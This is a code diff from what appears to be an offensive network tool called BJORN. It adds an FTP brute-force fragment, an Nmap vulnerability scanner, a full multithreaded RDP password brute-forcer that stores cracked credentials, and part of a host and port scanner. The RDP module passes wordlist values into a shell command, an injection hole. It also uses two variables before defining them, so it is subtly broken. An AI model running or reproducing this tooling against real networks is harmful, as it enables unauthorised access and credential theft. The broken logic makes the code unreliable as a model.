shared_data = SharedData()
|
||||
try:
|
||||
ftp_bruteforce = FTPBruteforce(shared_data)
|
||||
logger.info("[bold green]Starting FTP attack...on port 21[/bold green]")
|
||||
|
||||
# Load the IPs to scan from shared data
|
||||
ips_to_scan = shared_data.read_data()
|
||||
|
||||
# Execute brute force attack on each IP
|
||||
for row in ips_to_scan:
|
||||
ip = row["IPs"]
|
||||
ftp_bruteforce.execute(ip, b_port, row, b_status)
|
||||
|
||||
logger.info(f"Total successful attempts: {len(ftp_bruteforce.ftp_connector.results)}")
|
||||
exit(len(ftp_bruteforce.ftp_connector.results))
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
@@ -0,0 +1,34 @@
|
||||
#Test script to add more actions to BJORN
|
||||
|
||||
import logging
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="log_standalone.py", level=logging.INFO)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "LogStandalone"
|
||||
b_module = "log_standalone"
|
||||
b_status = "log_standalone"
|
||||
b_port = 0 # Indicate this is a standalone action
|
||||
|
||||
class LogStandalone:
|
||||
"""
|
||||
Class to handle the standalone log action.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
logger.info("LogStandalone initialized")
|
||||
|
||||
def execute(self):
|
||||
"""
|
||||
Execute the standalone log action.
|
||||
"""
|
||||
try:
|
||||
logger.info("Executing standalone log action.")
|
||||
logger.info("This is a test log message for the standalone action.")
|
||||
return 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"Error executing standalone log action: {e}")
|
||||
return 'failed'
|
||||
@@ -0,0 +1,34 @@
|
||||
#Test script to add more actions to BJORN
|
||||
|
||||
import logging
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="log_standalone2.py", level=logging.INFO)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "LogStandalone2"
|
||||
b_module = "log_standalone2"
|
||||
b_status = "log_standalone2"
|
||||
b_port = 0 # Indicate this is a standalone action
|
||||
|
||||
class LogStandalone2:
|
||||
"""
|
||||
Class to handle the standalone log action.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
logger.info("LogStandalone initialized")
|
||||
|
||||
def execute(self):
|
||||
"""
|
||||
Execute the standalone log action.
|
||||
"""
|
||||
try:
|
||||
logger.info("Executing standalone log action.")
|
||||
logger.info("This is a test log message for the standalone action.")
|
||||
return 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"Error executing standalone log action: {e}")
|
||||
return 'failed'
|
||||
@@ -0,0 +1,188 @@
|
||||
# nmap_vuln_scanner.py
|
||||
# This script performs vulnerability scanning using Nmap on specified IP addresses.
|
||||
# It scans for vulnerabilities on various ports and saves the results and progress.
|
||||
|
||||
import os
|
||||
import pandas as pd
|
||||
import subprocess
|
||||
import logging
|
||||
from datetime import datetime
|
||||
from concurrent.futures import ThreadPoolExecutor, as_completed
|
||||
from rich.console import Console
|
||||
from rich.progress import Progress, BarColumn, TextColumn
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="nmap_vuln_scanner.py", level=logging.INFO)
|
||||
|
||||
b_class = "NmapVulnScanner"
|
||||
b_module = "nmap_vuln_scanner"
|
||||
b_status = "vuln_scan"
|
||||
b_port = None
|
||||
b_parent = None
|
||||
|
||||
class NmapVulnScanner:
|
||||
"""
|
||||
This class handles the Nmap vulnerability scanning process.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.scan_results = []
|
||||
self.summary_file = self.shared_data.vuln_summary_file
|
||||
self.create_summary_file()
|
||||
logger.debug("NmapVulnScanner initialized.")
|
||||
|
||||
def create_summary_file(self):
|
||||
"""
|
||||
Creates a summary file for vulnerabilities if it does not exist.
|
||||
"""
|
||||
if not os.path.exists(self.summary_file):
|
||||
os.makedirs(self.shared_data.vulnerabilities_dir, exist_ok=True)
|
||||
df = pd.DataFrame(columns=["IP", "Hostname", "MAC Address", "Port", "Vulnerabilities"])
|
||||
df.to_csv(self.summary_file, index=False)
|
||||
|
||||
def update_summary_file(self, ip, hostname, mac, port, vulnerabilities):
|
||||
"""
|
||||
Updates the summary file with the scan results.
|
||||
"""
|
||||
try:
|
||||
# Read existing data
|
||||
df = pd.read_csv(self.summary_file)
|
||||
|
||||
# Create new data entry
|
||||
new_data = pd.DataFrame([{"IP": ip, "Hostname": hostname, "MAC Address": mac, "Port": port, "Vulnerabilities": vulnerabilities}])
|
||||
|
||||
# Append new data
|
||||
df = pd.concat([df, new_data], ignore_index=True)
|
||||
|
||||
# Remove duplicates based on IP and MAC Address, keeping the last occurrence
|
||||
df.drop_duplicates(subset=["IP", "MAC Address"], keep='last', inplace=True)
|
||||
|
||||
# Save the updated data back to the summary file
|
||||
df.to_csv(self.summary_file, index=False)
|
||||
except Exception as e:
|
||||
logger.error(f"Error updating summary file: {e}")
|
||||
|
||||
|
||||
def scan_vulnerabilities(self, ip, hostname, mac, ports):
|
||||
combined_result = ""
|
||||
success = True # Initialize to True, will become False if an error occurs
|
||||
try:
|
||||
self.shared_data.bjornstatustext2 = ip
|
||||
|
||||
# Proceed with scanning if ports are not already scanned
|
||||
logger.info(f"Scanning {ip} on ports {','.join(ports)} for vulnerabilities with aggressivity {self.shared_data.nmap_scan_aggressivity}")
|
||||
result = subprocess.run(
|
||||
["nmap", self.shared_data.nmap_scan_aggressivity, "-sV", "--script", "vulners.nse", "-p", ",".join(ports), ip],
|
||||
capture_output=True, text=True
|
||||
)
|
||||
combined_result += result.stdout
|
||||
|
||||
vulnerabilities = self.parse_vulnerabilities(result.stdout)
|
||||
self.update_summary_file(ip, hostname, mac, ",".join(ports), vulnerabilities)
|
||||
except Exception as e:
|
||||
logger.error(f"Error scanning {ip}: {e}")
|
||||
success = False # Mark as failed if an error occurs
|
||||
|
||||
return combined_result if success else None
|
||||
|
||||
def execute(self, ip, row, status_key):
|
||||
"""
|
||||
Executes the vulnerability scan for a given IP and row data.
|
||||
"""
|
||||
self.shared_data.bjornorch_status = "NmapVulnScanner"
|
||||
ports = row["Ports"].split(";")
|
||||
scan_result = self.scan_vulnerabilities(ip, row["Hostnames"], row["MAC Address"], ports)
|
||||
|
||||
if scan_result is not None:
|
||||
self.scan_results.append((ip, row["Hostnames"], row["MAC Address"]))
|
||||
self.save_results(row["MAC Address"], ip, scan_result)
|
||||
return 'success'
|
||||
else:
|
||||
return 'success' # considering failed as success as we just need to scan vulnerabilities once
|
||||
# return 'failed'
|
||||
|
||||
def parse_vulnerabilities(self, scan_result):
|
||||
"""
|
||||
Parses the Nmap scan result to extract vulnerabilities.
|
||||
"""
|
||||
vulnerabilities = set()
|
||||
capture = False
|
||||
for line in scan_result.splitlines():
|
||||
if "VULNERABLE" in line or "CVE-" in line or "*EXPLOIT*" in line:
|
||||
capture = True
|
||||
if capture:
|
||||
if line.strip() and not line.startswith('|_'):
|
||||
vulnerabilities.add(line.strip())
|
||||
else:
|
||||
capture = False
|
||||
return "; ".join(vulnerabilities)
|
||||
|
||||
def save_results(self, mac_address, ip, scan_result):
|
||||
"""
|
||||
Saves the detailed scan results to a file.
|
||||
"""
|
||||
try:
|
||||
sanitized_mac_address = mac_address.replace(":", "")
|
||||
result_dir = self.shared_data.vulnerabilities_dir
|
||||
os.makedirs(result_dir, exist_ok=True)
|
||||
result_file = os.path.join(result_dir, f"{sanitized_mac_address}_{ip}_vuln_scan.txt")
|
||||
|
||||
# Open the file in write mode to clear its contents if it exists, then close it
|
||||
if os.path.exists(result_file):
|
||||
open(result_file, 'w').close()
|
||||
|
||||
# Write the new scan result to the file
|
||||
with open(result_file, 'w') as file:
|
||||
file.write(scan_result)
|
||||
|
||||
logger.info(f"Results saved to {result_file}")
|
||||
except Exception as e:
|
||||
logger.error(f"Error saving scan results for {ip}: {e}")
|
||||
|
||||
|
||||
def save_summary(self):
|
||||
"""
|
||||
Saves a summary of all scanned vulnerabilities to a final summary file.
|
||||
"""
|
||||
try:
|
||||
final_summary_file = os.path.join(self.shared_data.vulnerabilities_dir, "final_vulnerability_summary.csv")
|
||||
df = pd.read_csv(self.summary_file)
|
||||
summary_data = df.groupby(["IP", "Hostname", "MAC Address"])["Vulnerabilities"].apply(lambda x: "; ".join(set("; ".join(x).split("; ")))).reset_index()
|
||||
summary_data.to_csv(final_summary_file, index=False)
|
||||
logger.info(f"Summary saved to {final_summary_file}")
|
||||
except Exception as e:
|
||||
logger.error(f"Error saving summary: {e}")
|
||||
|
||||
if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
nmap_vuln_scanner = NmapVulnScanner(shared_data)
|
||||
logger.info("Starting vulnerability scans...")
|
||||
|
||||
# Load the netkbfile and get the IPs to scan
|
||||
ips_to_scan = shared_data.read_data() # Use your existing method to read the data
|
||||
|
||||
# Execute the scan on each IP with concurrency
|
||||
with Progress(
|
||||
TextColumn("[progress.description]{task.description}"),
|
||||
BarColumn(),
|
||||
"[progress.percentage]{task.percentage:>3.1f}%",
|
||||
console=Console()
|
||||
) as progress:
|
||||
task = progress.add_task("Scanning vulnerabilities...", total=len(ips_to_scan))
|
||||
futures = []
|
||||
with ThreadPoolExecutor(max_workers=2) as executor: # Adjust the number of workers for RPi Zero
|
||||
for row in ips_to_scan:
|
||||
if row["Alive"] == '1': # Check if the host is alive
|
||||
ip = row["IPs"]
|
||||
futures.append(executor.submit(nmap_vuln_scanner.execute, ip, row, b_status))
|
||||
|
||||
for future in as_completed(futures):
|
||||
progress.update(task, advance=1)
|
||||
|
||||
nmap_vuln_scanner.save_summary()
|
||||
logger.info(f"Total scans performed: {len(nmap_vuln_scanner.scan_results)}")
|
||||
exit(len(nmap_vuln_scanner.scan_results))
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
@@ -0,0 +1,198 @@
|
||||
"""
|
||||
rdp_connector.py - This script performs a brute force attack on RDP services (port 3389) to find accessible accounts using various user credentials. It logs the results of successful connections.
|
||||
"""
|
||||
|
||||
import os
|
||||
import pandas as pd
|
||||
import subprocess
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from rich.console import Console
|
||||
from rich.progress import Progress, BarColumn, TextColumn, SpinnerColumn
|
||||
from queue import Queue
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="rdp_connector.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "RDPBruteforce"
|
||||
b_module = "rdp_connector"
|
||||
b_status = "brute_force_rdp"
|
||||
b_port = 3389
|
||||
b_parent = None
|
||||
|
||||
class RDPBruteforce:
|
||||
"""
|
||||
Class to handle the RDP brute force process.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.rdp_connector = RDPConnector(shared_data)
|
||||
logger.info("RDPConnector initialized.")
|
||||
|
||||
def bruteforce_rdp(self, ip, port):
|
||||
"""
|
||||
Run the RDP brute force attack on the given IP and port.
|
||||
"""
|
||||
logger.info(f"Running bruteforce_rdp on {ip}:{port}...")
|
||||
return self.rdp_connector.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Execute the brute force attack and update status.
|
||||
"""
|
||||
logger.info(f"Executing RDPBruteforce on {ip}:{port}...")
|
||||
self.shared_data.bjornorch_status = "RDPBruteforce"
|
||||
success, results = self.bruteforce_rdp(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
class RDPConnector:
|
||||
"""
|
||||
Class to manage the connection attempts and store the results.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.scan = pd.read_csv(shared_data.netkbfile)
|
||||
|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("3389", na=False)]
|
||||
|
||||
self.users = open(shared_data.usersfile, "r").read().splitlines()
|
||||
self.passwords = open(shared_data.passwordsfile, "r").read().splitlines()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.rdpfile = shared_data.rdpfile
|
||||
# If the file doesn't exist, it will be created
|
||||
if not os.path.exists(self.rdpfile):
|
||||
logger.info(f"File {self.rdpfile} does not exist. Creating...")
|
||||
with open(self.rdpfile, "w") as f:
|
||||
f.write("MAC Address,IP Address,Hostname,User,Password,Port\n")
|
||||
self.results = [] # List to store results temporarily
|
||||
self.queue = Queue()
|
||||
self.console = Console()
|
||||
|
||||
def load_scan_file(self):
|
||||
"""
|
||||
Load the netkb file and filter it for RDP ports.
|
||||
"""
|
||||
self.scan = pd.read_csv(self.shared_data.netkbfile)
|
||||
|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("3389", na=False)]
|
||||
|
||||
def rdp_connect(self, adresse_ip, user, password):
|
||||
"""
|
||||
Attempt to connect to an RDP service using the given credentials.
|
||||
"""
|
||||
command = f"xfreerdp /v:{adresse_ip} /u:{user} /p:{password} /cert:ignore +auth-only"
|
||||
try:
|
||||
process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
stdout, stderr = process.communicate()
|
||||
if process.returncode == 0:
|
||||
return True
|
||||
else:
|
||||
return False
|
||||
except subprocess.SubprocessError as e:
|
||||
return False
|
||||
|
||||
def worker(self, progress, task_id, success_flag):
|
||||
"""
|
||||
Worker thread to process items in the queue.
|
||||
"""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
if self.rdp_connect(adresse_ip, user, password):
|
||||
with self.lock:
|
||||
self.results.append([mac_address, adresse_ip, hostname, user, password, port])
|
||||
logger.success(f"Found credentials for IP: {adresse_ip} | User: {user} | Password: {password}")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
self.queue.task_done()
|
||||
progress.update(task_id, advance=1)
|
||||
|
||||
def run_bruteforce(self, adresse_ip, port):
|
||||
self.load_scan_file() # Reload the scan file to get the latest IPs and ports
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
|
||||
with Progress(SpinnerColumn(), TextColumn("[progress.description]{task.description}"), BarColumn(), TextColumn("[progress.percentage]{task.percentage:>3.0f}%")) as progress:
|
||||
task_id = progress.add_task("[cyan]Bruteforcing RDP...", total=total_tasks)
|
||||
|
||||
mac_address = self.scan.loc[self.scan['IPs'] == adresse_ip, 'MAC Address'].values[0]
|
||||
hostname = self.scan.loc[self.scan['IPs'] == adresse_ip, 'Hostnames'].values[0]
|
||||
|
||||
for _ in range(40): # Adjust the number of threads based on the RPi Zero's capabilities
|
||||
t = threading.Thread(target=self.worker, args=(progress, task_id, success_flag))
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
self.queue.get()
|
||||
self.queue.task_done()
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
return success_flag[0], self.results # Return True and the list of successes if at least one attempt was successful
|
||||
|
||||
def save_results(self):
|
||||
"""
|
||||
Save the results of successful connection attempts to a CSV file.
|
||||
"""
|
||||
df = pd.DataFrame(self.results, columns=['MAC Address', 'IP Address', 'Hostname', 'User', 'Password', 'Port'])
|
||||
df.to_csv(self.rdpfile, index=False, mode='a', header=not os.path.exists(self.rdpfile))
|
||||
self.results = [] # Reset temporary results after saving
|
||||
|
||||
def removeduplicates(self):
|
||||
"""
|
||||
Remove duplicate entries from the results CSV file.
|
||||
"""
|
||||
df = pd.read_csv(self.rdpfile)
|
||||
df.drop_duplicates(inplace=True)
|
||||
df.to_csv(self.rdpfile, index=False)
|
||||
|
||||
if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
rdp_bruteforce = RDPBruteforce(shared_data)
|
||||
logger.info("Démarrage de l'attaque RDP... sur le port 3389")
|
||||
|
||||
# Load the netkb file and get the IPs to scan
|
||||
ips_to_scan = shared_data.read_data()
|
||||
|
||||
# Execute the brute force on each IP
|
||||
for row in ips_to_scan:
|
||||
ip = row["IPs"]
|
||||
logger.info(f"Executing RDPBruteforce on {ip}...")
|
||||
rdp_bruteforce.execute(ip, b_port, row, b_status)
|
||||
|
||||
logger.info(f"Nombre total de succès: {len(rdp_bruteforce.rdp_connector.results)}")
|
||||
exit(len(rdp_bruteforce.rdp_connector.results))
|
||||
except Exception as e:
|
||||
logger.error(f"Erreur: {e}")
|
||||
@@ -0,0 +1,589 @@
|
||||
#scanning.py
|
||||
# This script performs a network scan to identify live hosts, their MAC addresses, and open ports.
|
||||
# The results are saved to CSV files and displayed using Rich for enhanced visualization.
|
||||
|
||||
import os
|
||||
import threading
|
||||
import csv
|
||||
import pandas as pd
|
||||
import socket
|
||||
import netifaces
|
||||
import time
|
||||
import glob
|
||||
import logging
|
||||
from datetime import datetime
|
||||
from rich.console import Console
|
||||
from rich.table import Table
|
||||
from rich.text import Text
|
||||
from rich.progress import Progress
|
||||
from getmac import get_mac_address as gma
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
import ipaddress
|
||||
import nmap
|
||||
|
||||
logger = Logger(name="scanning.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "NetworkScanner"
|
||||
b_module = "scanning"
|
||||
b_status = "network_scanner"
|
||||
b_port = None
|
||||
b_parent = None
|
||||
b_priority = 1
|
||||
|
||||
class NetworkScanner:
|
||||
"""
|
||||
This class handles the entire network scanning process.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.logger = logger
|
||||
self.displaying_csv = shared_data.displaying_csv
|
||||
self.blacklistcheck = shared_data.blacklistcheck
|
||||
self.mac_scan_blacklist = shared_data.mac_scan_blacklist
|
||||
self.ip_scan_blacklist = shared_data.ip_scan_blacklist
|
||||
self.console = Console()
|
||||
self.lock = threading.Lock()
|
||||
self.currentdir = shared_data.currentdir
|
||||
self.semaphore = threading.Semaphore(200) # Limit the number of active threads to 20
|
||||
self.nm = nmap.PortScanner() # Initialize nmap.PortScanner()
|
||||
self.running = False
|
||||
|
||||
def check_if_csv_scan_file_exists(self, csv_scan_file, csv_result_file, netkbfile):
|
||||
"""
|
||||
Checks and prepares the necessary CSV files for the scan.
|
||||
"""
|
||||
with self.lock:
|
||||
try:
|
||||
if not os.path.exists(os.path.dirname(csv_scan_file)):
|
||||
os.makedirs(os.path.dirname(csv_scan_file))
|
||||
if not os.path.exists(os.path.dirname(netkbfile)):
|
||||
os.makedirs(os.path.dirname(netkbfile))
|
||||
if os.path.exists(csv_scan_file):
|
||||
os.remove(csv_scan_file)
|
||||
if os.path.exists(csv_result_file):
|
||||
os.remove(csv_result_file)
|
||||
if not os.path.exists(netkbfile):
|
||||
with open(netkbfile, 'w', newline='') as file:
|
||||
writer = csv.writer(file)
|
||||
writer.writerow(['MAC Address', 'IPs', 'Hostnames', 'Alive', 'Ports'])
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in check_if_csv_scan_file_exists: {e}")
|
||||
|
||||
def get_current_timestamp(self):
|
||||
"""
|
||||
Returns the current timestamp in a specific format.
|
||||
"""
|
||||
return datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
|
||||
def ip_key(self, ip):
|
||||
"""
|
||||
Converts an IP address to a tuple of integers for sorting.
|
||||
"""
|
||||
if ip == "STANDALONE":
|
||||
return (0, 0, 0, 0)
|
||||
try:
|
||||
return tuple(map(int, ip.split('.')))
|
||||
except ValueError as e:
|
||||
self.logger.error(f"Error in ip_key: {e}")
|
||||
return (0, 0, 0, 0)
|
||||
|
||||
def sort_and_write_csv(self, csv_scan_file):
|
||||
"""
|
||||
Sorts the CSV file based on IP addresses and writes the sorted content back to the file.
|
||||
"""
|
||||
with self.lock:
|
||||
try:
|
||||
with open(csv_scan_file, 'r') as file:
|
||||
lines = file.readlines()
|
||||
sorted_lines = [lines[0]] + sorted(lines[1:], key=lambda x: self.ip_key(x.split(',')[0]))
|
||||
with open(csv_scan_file, 'w') as file:
|
||||
file.writelines(sorted_lines)
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in sort_and_write_csv: {e}")
|
||||
|
||||
class GetIpFromCsv:
|
||||
"""
|
||||
Helper class to retrieve IP addresses, hostnames, and MAC addresses from a CSV file.
|
||||
"""
|
||||
def __init__(self, outer_instance, csv_scan_file):
|
||||
self.outer_instance = outer_instance
|
||||
self.csv_scan_file = csv_scan_file
|
||||
self.ip_list = []
|
||||
self.hostname_list = []
|
||||
self.mac_list = []
|
||||
self.get_ip_from_csv()
|
||||
|
||||
def get_ip_from_csv(self):
|
||||
"""
|
||||
Reads IP addresses, hostnames, and MAC addresses from the CSV file.
|
||||
"""
|
||||
with self.outer_instance.lock:
|
||||
try:
|
||||
with open(self.csv_scan_file, 'r') as csv_scan_file:
|
||||
csv_reader = csv.reader(csv_scan_file)
|
||||
next(csv_reader)
|
||||
for row in csv_reader:
|
||||
if row[0] == "STANDALONE" or row[1] == "STANDALONE" or row[2] == "STANDALONE":
|
||||
continue
|
||||
if not self.outer_instance.blacklistcheck or (row[2] not in self.outer_instance.mac_scan_blacklist and row[0] not in self.outer_instance.ip_scan_blacklist):
|
||||
self.ip_list.append(row[0])
|
||||
self.hostname_list.append(row[1])
|
||||
self.mac_list.append(row[2])
|
||||
except Exception as e:
|
||||
self.outer_instance.logger.error(f"Error in get_ip_from_csv: {e}")
|
||||
|
||||
def update_netkb(self, netkbfile, netkb_data, alive_macs):
|
||||
"""
|
||||
Updates the net knowledge base (netkb) file with the scan results.
|
||||
"""
|
||||
with self.lock:
|
||||
try:
|
||||
netkb_entries = {}
|
||||
existing_action_columns = []
|
||||
|
||||
# Read existing CSV file
|
||||
if os.path.exists(netkbfile):
|
||||
with open(netkbfile, 'r') as file:
|
||||
reader = csv.DictReader(file)
|
||||
existing_headers = reader.fieldnames
|
||||
existing_action_columns = [header for header in existing_headers if header not in ["MAC Address", "IPs", "Hostnames", "Alive", "Ports"]]
|
||||
for row in reader:
|
||||
mac = row["MAC Address"]
|
||||
ips = row["IPs"].split(';')
|
||||
hostnames = row["Hostnames"].split(';')
|
||||
alive = row["Alive"]
|
||||
ports = row["Ports"].split(';')
|
||||
netkb_entries[mac] = {
|
||||
'IPs': set(ips) if ips[0] else set(),
|
||||
'Hostnames': set(hostnames) if hostnames[0] else set(),
|
||||
'Alive': alive,
|
||||
'Ports': set(ports) if ports[0] else set()
|
||||
}
|
||||
for action in existing_action_columns:
|
||||
netkb_entries[mac][action] = row.get(action, "")
|
||||
|
||||
ip_to_mac = {} # Dictionary to track IP to MAC associations
|
||||
|
||||
for data in netkb_data:
|
||||
mac, ip, hostname, ports = data
|
||||
if not mac or mac == "STANDALONE" or ip == "STANDALONE" or hostname == "STANDALONE":
|
||||
continue
|
||||
|
||||
# Check if MAC address is "00:00:00:00:00:00"
|
||||
if mac == "00:00:00:00:00:00":
|
||||
continue
|
||||
|
||||
if self.blacklistcheck and (mac in self.mac_scan_blacklist or ip in self.ip_scan_blacklist):
|
||||
continue
|
||||
|
||||
# Check if IP is already associated with a different MAC
|
||||
if ip in ip_to_mac and ip_to_mac[ip] != mac:
|
||||
# Mark the old MAC as not alive
|
||||
old_mac = ip_to_mac[ip]
|
||||
if old_mac in netkb_entries:
|
||||
netkb_entries[old_mac]['Alive'] = '0'
|
||||
|
||||
# Update or create entry for the new MAC
|
||||
ip_to_mac[ip] = mac
|
||||
if mac in netkb_entries:
|
||||
netkb_entries[mac]['IPs'].add(ip)
|
||||
netkb_entries[mac]['Hostnames'].add(hostname)
|
||||
netkb_entries[mac]['Alive'] = '1'
|
||||
netkb_entries[mac]['Ports'].update(map(str, ports))
|
||||
else:
|
||||
netkb_entries[mac] = {
|
||||
'IPs': {ip},
|
||||
'Hostnames': {hostname},
|
||||
'Alive': '1',
|
||||
'Ports': set(map(str, ports))
|
||||
}
|
||||
for action in existing_action_columns:
|
||||
netkb_entries[mac][action] = ""
|
||||
|
||||
# Update all existing entries to mark missing hosts as not alive
|
||||
for mac in netkb_entries:
|
||||
if mac not in alive_macs:
|
||||
netkb_entries[mac]['Alive'] = '0'
|
||||
|
||||
# Remove entries with multiple IP addresses for a single MAC address
|
||||
netkb_entries = {mac: data for mac, data in netkb_entries.items() if len(data['IPs']) == 1}
|
||||
|
||||
sorted_netkb_entries = sorted(netkb_entries.items(), key=lambda x: self.ip_key(sorted(x[1]['IPs'])[0]))
|
||||
|
||||
with open(netkbfile, 'w', newline='') as file:
|
||||
writer = csv.writer(file)
|
||||
writer.writerow(existing_headers) # Use existing headers
|
||||
for mac, data in sorted_netkb_entries:
|
||||
row = [
|
||||
mac,
|
||||
';'.join(sorted(data['IPs'], key=self.ip_key)),
|
||||
';'.join(sorted(data['Hostnames'])),
|
||||
data['Alive'],
|
||||
';'.join(sorted(data['Ports'], key=int))
|
||||
]
|
||||
row.extend(data.get(action, "") for action in existing_action_columns)
|
||||
writer.writerow(row)
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in update_netkb: {e}")
|
||||
|
||||
def display_csv(self, file_path):
|
||||
"""
|
||||
Displays the contents of the specified CSV file using Rich for enhanced visualization.
|
||||
"""
|
||||
with self.lock:
|
||||
try:
|
||||
table = Table(title=f"Contents of {file_path}", show_lines=True)
|
||||
with open(file_path, 'r') as file:
|
||||
reader = csv.reader(file)
|
||||
headers = next(reader)
|
||||
for header in headers:
|
||||
table.add_column(header, style="cyan", no_wrap=True)
|
||||
for row in reader:
|
||||
formatted_row = [Text(cell, style="green bold") if cell else Text("", style="on red") for cell in row]
|
||||
table.add_row(*formatted_row)
|
||||
self.console.print(table)
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in display_csv: {e}")
|
||||
|
||||
def get_network(self):
|
||||
"""
|
||||
Retrieves the network information including the default gateway and subnet.
|
||||
"""
|
||||
try:
|
||||
gws = netifaces.gateways()
|
||||
default_gateway = gws['default'][netifaces.AF_INET][1]
|
||||
iface = netifaces.ifaddresses(default_gateway)[netifaces.AF_INET][0]
|
||||
ip_address = iface['addr']
|
||||
netmask = iface['netmask']
|
||||
cidr = sum([bin(int(x)).count('1') for x in netmask.split('.')])
|
||||
network = ipaddress.IPv4Network(f"{ip_address}/{cidr}", strict=False)
|
||||
self.logger.info(f"Network: {network}")
|
||||
return network
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in get_network: {e}")
|
||||
|
||||
def get_mac_address(self, ip, hostname):
|
||||
"""
|
||||
Retrieves the MAC address for the given IP address and hostname.
|
||||
"""
|
||||
try:
|
||||
mac = None
|
||||
retries = 5
|
||||
while not mac and retries > 0:
|
||||
mac = gma(ip=ip)
|
||||
if not mac:
|
||||
time.sleep(2) # Attendre 2 secondes avant de réessayer
|
||||
retries -= 1
|
||||
if not mac:
|
||||
mac = f"{ip}_{hostname}" if hostname else f"{ip}_NoHostname"
|
||||
return mac
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in get_mac_address: {e}")
|
||||
return None
|
||||
|
||||
class PortScanner:
|
||||
"""
|
||||
Helper class to perform port scanning on a target IP.
|
||||
"""
|
||||
def __init__(self, outer_instance, target, open_ports, portstart, portend, extra_ports):
|
||||
self.outer_instance = outer_instance
|
||||
self.logger = logger
|
||||
self.target = target
|
||||
self.open_ports = open_ports
|
||||
self.portstart = portstart
|
||||
self.portend = portend
|
||||
self.extra_ports = extra_ports
|
||||
|
||||
def scan(self, port):
|
||||
"""
|
||||
Scans a specific port on the target IP.
|
||||
"""
|
||||
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
|
||||
s.settimeout(2)
|
||||
try:
|
||||
con = s.connect((self.target, port))
|
||||
self.open_ports[self.target].append(port)
|
||||
con.close()
|
||||
except:
|
||||
pass
|
||||
finally:
|
||||
s.close() # Ensure the socket is closed
|
||||
|
||||
def start(self):
|
||||
"""
|
||||
Starts the port scanning process for the specified range and extra ports.
|
||||
"""
|
||||
try:
|
||||
for port in range(self.portstart, self.portend):
|
||||
t = threading.Thread(target=self.scan_with_semaphore, args=(port,))
|
||||
t.start()
|
||||
for port in self.extra_ports:
|
||||
t = threading.Thread(target=self.scan_with_semaphore, args=(port,))
|
||||
t.start()
|
||||
except Exception as e:
|
||||
self.logger.info(f"Maximum threads defined in the semaphore reached: {e}")
|
||||
|
||||
def scan_with_semaphore(self, port):
|
||||
"""
|
||||
Scans a port using a semaphore to limit concurrent threads.
|
||||
"""
|
||||
with self.outer_instance.semaphore:
|
||||
self.scan(port)
|
||||
|
||||
class ScanPorts:
|
||||
"""
|
||||
Helper class to manage the overall port scanning process for a network.
|
||||
"""
|
||||
def __init__(self, outer_instance, network, portstart, portend, extra_ports):
|
||||
self.outer_instance = outer_instance
|
||||
self.logger = logger
|
||||
self.progress = 0
|
||||
self.network = network
|
||||
self.portstart = portstart
|
||||
